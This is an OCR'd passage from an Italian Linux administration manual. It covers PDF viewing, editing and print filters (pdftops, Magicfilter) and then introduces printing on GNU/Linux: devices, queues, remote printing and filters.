
Figura 26.63. Okular durante la visualizzazione di un file PDF, sul quale sono state fatte delle annotazioni. Per salvare le annotazioni occorre utilizzare la funzione che si vede nel menù aperto: in tal modo si ottiene un pacchetto compresso contenente il file PDF originale e un file con le annotazioni; questo pacchetto può essere poi aperto con Okular stesso.



26.4.3 Modifica di file PDF

Ci può essere la necessità di modificare un file PDF, per esempio quando questo file costituisce un formulario da inviare compilato a qualche ufficio. Per poter modificare realmente un file PDF si può utilizzare il programma PDFedit[24]. Il suo utilizzo non è molto intuitivo, almeno le prime volte; pertanto, in questo video si possono vedere le attività principali che potrebbero essere svolte, corrispondenti allo spostamento e alla cancellazione di componenti, oltre all'aggiunta di testo: *http://www.youtube.com/watch?v=mfW6qgusNUg* . Si osservi che per cancellare un componente, come si vede nel video, basta premere il tasto [*Canc*] una volta che questo è stato selezionato.

Figura 26.64. Immagine tratta dal video *http://www.youtube.com/watch?v=mfW6qgusNUg* , in cui si vede la modifica del testo della data, della pagina visualizzata.



Altri programmi affini.

Xournal[25]	Consente di caricare un file PDF e farvi delle annotazioni, costituite da testo e disegni. Il risultato della modifica può essere annotato separatamente dal file PDF, oppure si può produrre un nuovo file PDF che includa le modifiche.

26.4.4 Filtro di stampa

«

Un filtro in grado di convertire un file PDF allo scopo di inviarlo alla stampa, dovrebbe passare per la conversione in PostScript. Il programma migliore per questo dovrebbe essere '**pdftops**', del pacchetto Xpdf, come già indicato.

Nella realizzazione di uno script del genere, occorre tenere presente che '**pdftops**' ha bisogno di accedere al file PDF in modo non sequenziale (e lo stesso varrebbe comunque anche per Ghostscript), per cui questo non può essere fornito attraverso lo standard input. Quello che segue è uno script che cerca di ovviare all'inconveniente:

```
#!/bin/sh
# Definisce il nome di un file temporaneo.
FILE_PDF=`tempfile`
# Trasferisce lo standard input nel file temporaneo.
cat > $FILE_PDF
# Trasforma il file PDF in PostScript, emettendo il
# risultato attraverso lo standard output.
/usr/bin/pdftops $FILE_PDF -
```

Volendo intervenire nella configurazione di Magicfilter, si può sostituire la direttiva riferita al formato PDF, che di solito fa uso di Ghostscript come si vede qui:

```
# PDF
0       %PDF    fpipe   \
                /usr/bin/gs -q -dSAFER -dNOPAUSE -r600 \
                            -sDEVICE=ljet4 \
                            -sOutputFile=- $FILE
```

Questa potrebbe essere modificata in modo che utilizzi '**pdftops**':

```
# PDF
0       %PDF    fpipe   /usr/bin/pdftops $FILE -
```

26.5 Riferimenti

- Online Computer Science Degree, *PostScript Resources*, *http://www.onlinecomputersciencedegree.com/resources/postscript-resources/*
- Peter J. Weingartern, *A First Guide to PostScript*, *http://www.tailrecursive.org/postscript/postscript.html*
- Thomas Merz, *Ghostscript Manual*, 1997, *http://pages.cs.wisc.edu/%7Eghost/doc/merz.htm*
- *Cappella Archive*, *http://www.cappella.demon.co.uk/index.html*
- David Byram Wigfield, *Self-Printing Books*, *http://www.cappella.demon.co.uk/tinypdfs/01bo01oks.pdf*

[1] Esistono due filoni nello sviluppo di Ghostscript; solo quello contrassegnato dalla sigla «GNU» è rilasciato con la licenza GNU GPL, mentre l'altro non è propriamente software libero.

[2] **Ghostscript** GNU GPL

[3] **HPIJS** GNU GPL, BSD e MIT

[4] **Ghostview** GNU GPL

[5] **GV** GNU GPL

[6] **Okular** GNU GPL

[7] **Pstoedit** GNU GPL

[8] Ci possono essere difficoltà nella conversione a partire dal formato PDF, ma in tal caso è sufficiente convertirlo prima in PostScript.

[9] **PSUtils** licenza speciale formulata in modo poco preciso

[10] Alcune distribuzioni GNU comuni non includono tutto il necessario per arrivare al risultato finale della stampa attraverso i programmi del pacchetto Dvilj.

[11] **Dvips** GNU GPL

[12] **Dvipdfm** GNU GPL

[13] **Xdvi** MIT

[14] **TkDVI** software libero con licenza speciale

[15] **Dvilj** GNU GPL

[16] **dvicopy** GNU GPL

[17] **dviselect** licenza speciale

[18] **dvidvi** GNU GPL

[19] **dviconcat** licenza speciale

[20] **dvi2fax** dominio pubblico

[21] **dvipng** GNU GPL

[22] **dvired** GNU GPL

[23] **Xpdf** GNU GPL

[24] **PDFedit** GNU GPL

[25] **Xournal** GNU GPL

Capitolo 27 Stampare

27.1 Introduzione alla stampa 2631
27.1.1 Dispositivi e stampa brutale 2633
27.1.2 Visione generale e astratta 2633
27.1.3 Problemi collegati con la stampa remota 2636
27.1.4 Filtri di stampa 2637
27.1.5 Stampanti virtuali multiple 2638
27.1.6 Quando il meccanismo dei filtri non funziona bene 2639
27.2 Sistema di stampa BSD o compatibile 2640
27.2.1 Configurazione con «/etc/printcap» 2642
27.2.2 Servizio di stampa 2650
27.2.3 Stampante predefinita 2652
27.2.4 Clienti di stampa 2653
27.2.5 Esame delle code di stampa 2655
27.2.6 Rimozione dei processi di stampa dalle code . . . 2656
27.2.7 Controllo del sistema di stampa 2657
27.2.8 Particolarità del sistema BSD vero e proprio . . 2660
27.2.9 Particolarità di LPRng 2661
27.2.10 Stampare attraverso X con un sistema di stampa BSD 2665
27.2.11 Librerie GTK 2 2666
27.2.12 Sviluppo successivo 2666
27.3 Stampa remota attraverso Rlpr 2668

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

27.4 Stampa automatica da un file 2669
27.5 File e filtri per la stampa 2671
27.5.1 File per la stampa 2671
27.5.2 Filtri di stampa 2674
27.5.3 Magicfilter 2682
27.5.4 PostScript printer description 2690
27.5.5 Foomatic-RIP 2695
27.5.6 Controllo dell'impostazioni della carta 2696
27.6 Uniformità del sistema di stampa: da testo a PostScript 2696
27.6.1 A2ps 2697
27.6.2 Enscript 2707
27.7 Filtri particolari con LPRng 2719
27.7.1 Schema di funzionamento 2719
27.7.2 Script «lpr» e «lp» 2722
27.7.3 Funzioni usate da «client-side-print-filter» 2723
27.7.4 Lo script «client-side-print-filter» 2731
27.8 Introduzione a Cups 2734
27.8.1 Visione generale 2735
27.8.2 Stampanti logiche, classi e istanze 2736
27.8.3 Configurazione di una stampante locale 2736
27.8.4 Configurazione di una stampante remota 2740
27.9 Cups: programmi di servizio e configurazione 2743
27.9.1 Individuazione automatica delle stampanti 2743

27.9.2 Amministrazione 2744
27.9.3 Configurazione principale del servizio di stampa 2748
27.9.4 Configurazione dal lato dei clienti 2754
27.9.5 Utilizzo comune attraverso la riga di comando ... 2755
27.9.6 Personalizzazione dal lato cliente 2761
27.9.7 Accesso remoto 2763
27.9.8 Compatibilità con il sistema di stampa BSD 2770
27.9.9 Considerazioni finali 2771
27.10 Riferimenti 2771

`.cupsrc` 2754 `/etc/magicfilter/` 2688 `checkpc` 2661 `client.conf` 2754 `cupsaccept` 2744 `cupsd.conf` 2748 2763 `cupsdisable` 2744 `cupsenable` 2744 `cupsreject` 2744 `gtkrc` 2666 `hosts.equiv` 2660 `hosts.lpd` 2660 `lp` 2653 `lp0` 2633 `lpadmin` 2744 `lpc` 2657 `lpd` 2640 2650 `lpd.conf` 2661 `lpd.perms` 2661 `lpinfo` 2743 `lpq` 2655 `lpr` 2640 2653 `lprm` 2656 `passwd.md5` 2768 `printcap` 2642 `$PRINTER` 2652

27.1 Introduzione alla stampa

Tradizionalmente, il dispositivo di stampa permette solo la scrittura, cioè si comporta come un file al quale si possono solo aggiungere dati. In questa situazione, la stampa si ottiene semplicemente trasferendo (copiando) un file alla stampante. Naturalmente, il file deve essere stato predisposto in modo da poter essere interpretato correttamente dalla stampante che si utilizza.

Quando si ha la necessità di applicare una trasformazione al file da stampare, prima che questo raggiunga la stampante, si utilizza normalmente un filtro di stampa, cioè un programma o uno script che può essere inserito in un condotto. I filtri di stampa vengono quindi utilizzati sia per adattare i file da stampare alle caratteristiche particolari della stampante che si ha a disposizione, sia per ottenere degli effetti, come l'aggiunta di intestazioni.

Esistono nel mercato delle stampanti che non si accontentano di ricevere un file per iniziare a stampare, ma richiedono l'utilizzo di un protocollo di comunicazione, che spesso è mantenuto segreto. Queste stampanti, per funzionare, hanno bisogno della presenza di un programma speciale, predisposto dalla casa produttrice; pertanto non sono compatibili in alcun modo con i sistemi GNU. Si tratta in particolare delle stampanti che utilizzano il cosiddetto *Windows printing system*. Si deve fare attenzione quindi, prima di acquistare una stampante da usare con un sistema GNU.

Questa parte del documento, dedicata alla stampa, fa riferimento a concetti che possono essere chiariti solo più avanti, come la stampa remota e l'utilizzo di strumenti grafici. Sotto questo aspetto, l'argomento dovrebbe essere trattato più tardi; tuttavia, dal momento che l'esigenza di stampare si avverte molto presto, l'argomento viene anticipato. Pertanto, chi ha l'esigenza di realizzare un servente di stampa in grado di ricevere richieste da una rete, se non è già informato su queste cose, deve attendere e leggere una serie di capitoli sul TCP/IP a partire da 32.

Per poter utilizzare la stampante con un sistema GNU/Linux, oc-

corre avere compilato il kernel inserendo la gestione delle porte di comunicazione necessarie e della stampa stessa.

27.1.1 Dispositivi e stampa brutale

I file di dispositivo associati alla stampa, in un sistema GNU/Linux, dipendono dal tipo di porta di comunicazione utilizzato. A titolo di esempio, la prima stampante collegata su porta parallela dovrebbe essere accessibile attraverso il file di dispositivo '`/dev/lp0`', mentre alla prima stampante collegata a un bus USB si associa di solito il file '`/dev/usb/lp0`'.

Eventualmente, si può controllare con il comando seguente:

```
$ dmesg | less [Invio]
```

Dal risultato che si ottiene, si deve cercare una riga simile a quella seguente:

```
lp0: using parport0 (polling)
```

L'utente '**root**' può utilizzare direttamente il dispositivo di stampa copiando su di esso il file che vuole stampare:

```
# cp stampa.prn /dev/lp0 [Invio]
```


Si tratta comunque di un modo di utilizzo della stampante decisamente sconsigliabile o quantomeno da riservare a circostanze particolari.

27.1.2 Visione generale e astratta

Il sistema di stampa tipico si avvale di una coda, ovvero di un deposito in cui accodare i file da inviare alla stampante. Di solito, il programma che si occupa di inserire il file da stampare nella coda


non fa altro: per inviare questi file alla stampante c'è un demone apposito che attende di vedere qualcosa nella coda (figura 27.2).

Figura 27.2. Coda di stampa in un sistema locale chiuso.



Quando il sistema di stampa gestisce anche le stampe remote, si introduce un protocollo di comunicazione e, assieme a questo, anche qualche problema in più. Dal lato dell'elaboratore che offre il servizio ci deve essere un demone in grado di ricevere queste richieste di stampa, con il compito di accodare tali stampe nel proprio sistema (figura 27.3).

Figura 27.3. Coda di stampa in un sistema che riceve richieste dall'esterno, attraverso la rete.



Per inviare una richiesta di stampa a un elaboratore remoto, ci possono essere due tipi di approcci. Nella situazione più semplice, un programma potrebbe provvedere da solo a ricevere il file da stampare e a instaurare la connessione con il nodo di rete remoto al quale questo deve essere rinviato per la stampa; in alternativa, potrebbe essere la stessa coda di stampa locale che si occupa di rinviare la stampa a un nodo di rete remoto (figure 27.4 e 27.5).

Figura 27.4. Trasmissione delle stampe a un nodo di rete remoto, senza la mediazione della coda di stampa locale.





Figura 27.5. Trasmissione delle stampe a un nodo di rete remoto, ma attraverso la coda di stampa locale.



Spesso, molte funzionalità sono raggruppate assieme in uno stesso programma, o in uno stesso demone. Per esempio, è normale che il demone che si occupa di provvedere alla stampa di ciò che trova nella coda, sia anche in grado di ricevere una richiesta di stampa dall'esterno, provvedendo da solo ad accodarla, ed è normale che lo stesso demone sia in grado di instaurare una connessione con un altro servizio di stampa remoto quando deve demandare la stampa a quel sistema.

27.1.3 Problemi collegati con la stampa remota

La stampa remota introduce tanti piccoli problemi e spesso si deve penare un po' prima di arrivare al risultato. Per prima cosa è necessario che ci sia accordo tra il programma che invia una richiesta di stampa e quello che deve riceverla, cosa questa che riguarda la coerenza con i protocolli relativi. Tuttavia, il protocollo standard che esiste attualmente è insufficiente per le esigenze reali (RFC 1179) e ogni sistema di stampa introduce le sue estensioni più o meno

incompatibili con gli altri.

Quando un sistema offre un servizio attraverso la rete, come nel caso di un servente di stampa, si pone il problema di non accettare tutte le richieste incondizionatamente e di stabilire chi sia abilitato ad accedere. In pratica, occorre autenticare gli accessi. Questo problema non è previsto dal protocollo citato e il sistema di stampa che vuole essere compatibile con tutto, può solo limitarsi a selezionare gli accessi in base alla loro origine.


L'ultimo problema da considerare è legato al fatto che con la stampa remota si fanno transitare le informazioni relative attraverso la rete, rischiando l'intercettazione di informazioni che potrebbero essere delicate. Un sistema di stampa evoluto potrebbe prevedere la cifratura di queste comunicazioni, introducendo una propria estensione al protocollo standard.

27.1.4 Filtri di stampa

Nel momento in cui si considera che per stampare si prepara un file e lo si invia alla stampante, per gestire stampanti di tipo diverso in modo trasparente, basta realizzare dei programmi filtro appositi con lo scopo di rielaborare i dati nel modo più opportuno prima di passarli effettivamente alla stampante.

Questi programmi filtro potrebbero essere inseriti in diversi punti della catena di un sistema di stampa; in particolare si potrebbe scegliere se questa elaborazione deve avvenire prima dell'inserimento nella coda di stampa, o se questo debba avvenire dopo. Di solito, i file vengono messi nella coda così come sono, ed è il demone di stampa che si occupa di farli rielaborare da un programma filtro adatto (figura 27.6).

Figura 27.6. Introduzione di un filtro in un sistema di stampa tipico.



Tuttavia, occorre considerare che si possono fare delle acrobazie imprevedibili per un principiante, per cui la distinzione non diventa più tanto netta. Infatti, capita a volte che il programma filtro prenda i dati e non restituisca nulla, o meglio, invece di restituire qualcosa nel modo previsto, potrebbe farci qualcosa di diverso (si vede la sezione 27.1.6 e la figura 27.7).

27.1.5 Stampanti virtuali multiple

Un sistema di stampa come descritto astrattamente in queste sezioni, potrebbe essere in grado di gestire code differenti, senza che questo implichi la disponibilità effettiva di più stampanti collegate allo stesso elaboratore. Dal punto di vista del sistema di stampa, queste code sono delle stampanti «virtuali» collegate in qualche modo a delle stampanti reali.

Per fare un esempio pratico, un sistema di stampa potrebbe essere stato configurato in modo da avere due code di stampa: per una stampante locale per una stampante remota. In questo modo, quando si richiede di stampare utilizzando una coda, si ottiene alla fine


la stampa attraverso la propria stampante locale, mentre utilizzando l'altra, si ottiene l'invio di una richiesta di stampa a un sistema remoto.

Le possibilità non si limitano a questo; per esempio le code potrebbero essere state distinte perché a ognuna di queste viene attribuito un filtro di stampa diverso, di solito per permettere di utilizzare una stampante differente da quella solita. Per esempio, si potrebbe avere la coda denominata '**lp**' per la stampa diretta senza filtri; la coda '**lp-lj**' da utilizzare quando si collega una stampante HP Laserjet o compatibile; la coda '**lp-ps**' da utilizzare quando si collega una stampante PostScript.

27.1.6 Quando il meccanismo dei filtri non funziona bene

In precedenza è stato mostrato lo schema di un sistema di stampa che permette l'inserimento di un filtro prima di arrivare alla stampante. Si è accennato anche al fatto che il demone che legge la coda, mandando i dati al filtro, potrebbe essere difettoso e non essere in grado di rileggere ciò che restituisce il filtro stesso. In questi casi, che sono capitati effettivamente, si può attuare un rimedio, apparentemente un po' strano: il programma filtro, invece di restituire il risultato della sua elaborazione attraverso lo standard output, lo invia in un'altra coda di stampa, per la quale non è previsto alcun filtro (figura 27.7).

Figura 27.7. Quando il meccanismo del filtro è zoppicante.



Riprendendo l'esempio già descritto in precedenza, in cui la coda denominata '**lp**' è prevista per la stampa diretta senza filtri e la '**lp-lj**' è fatta per stampare attraverso una stampante HP Laserjet o compatibile, il filtro abbinato a questa seconda coda, potrebbe semplicemente inviare il risultato della sua elaborazione nella coda di stampa normale, '**lp**', che non avendo filtri non ha alcun problema.

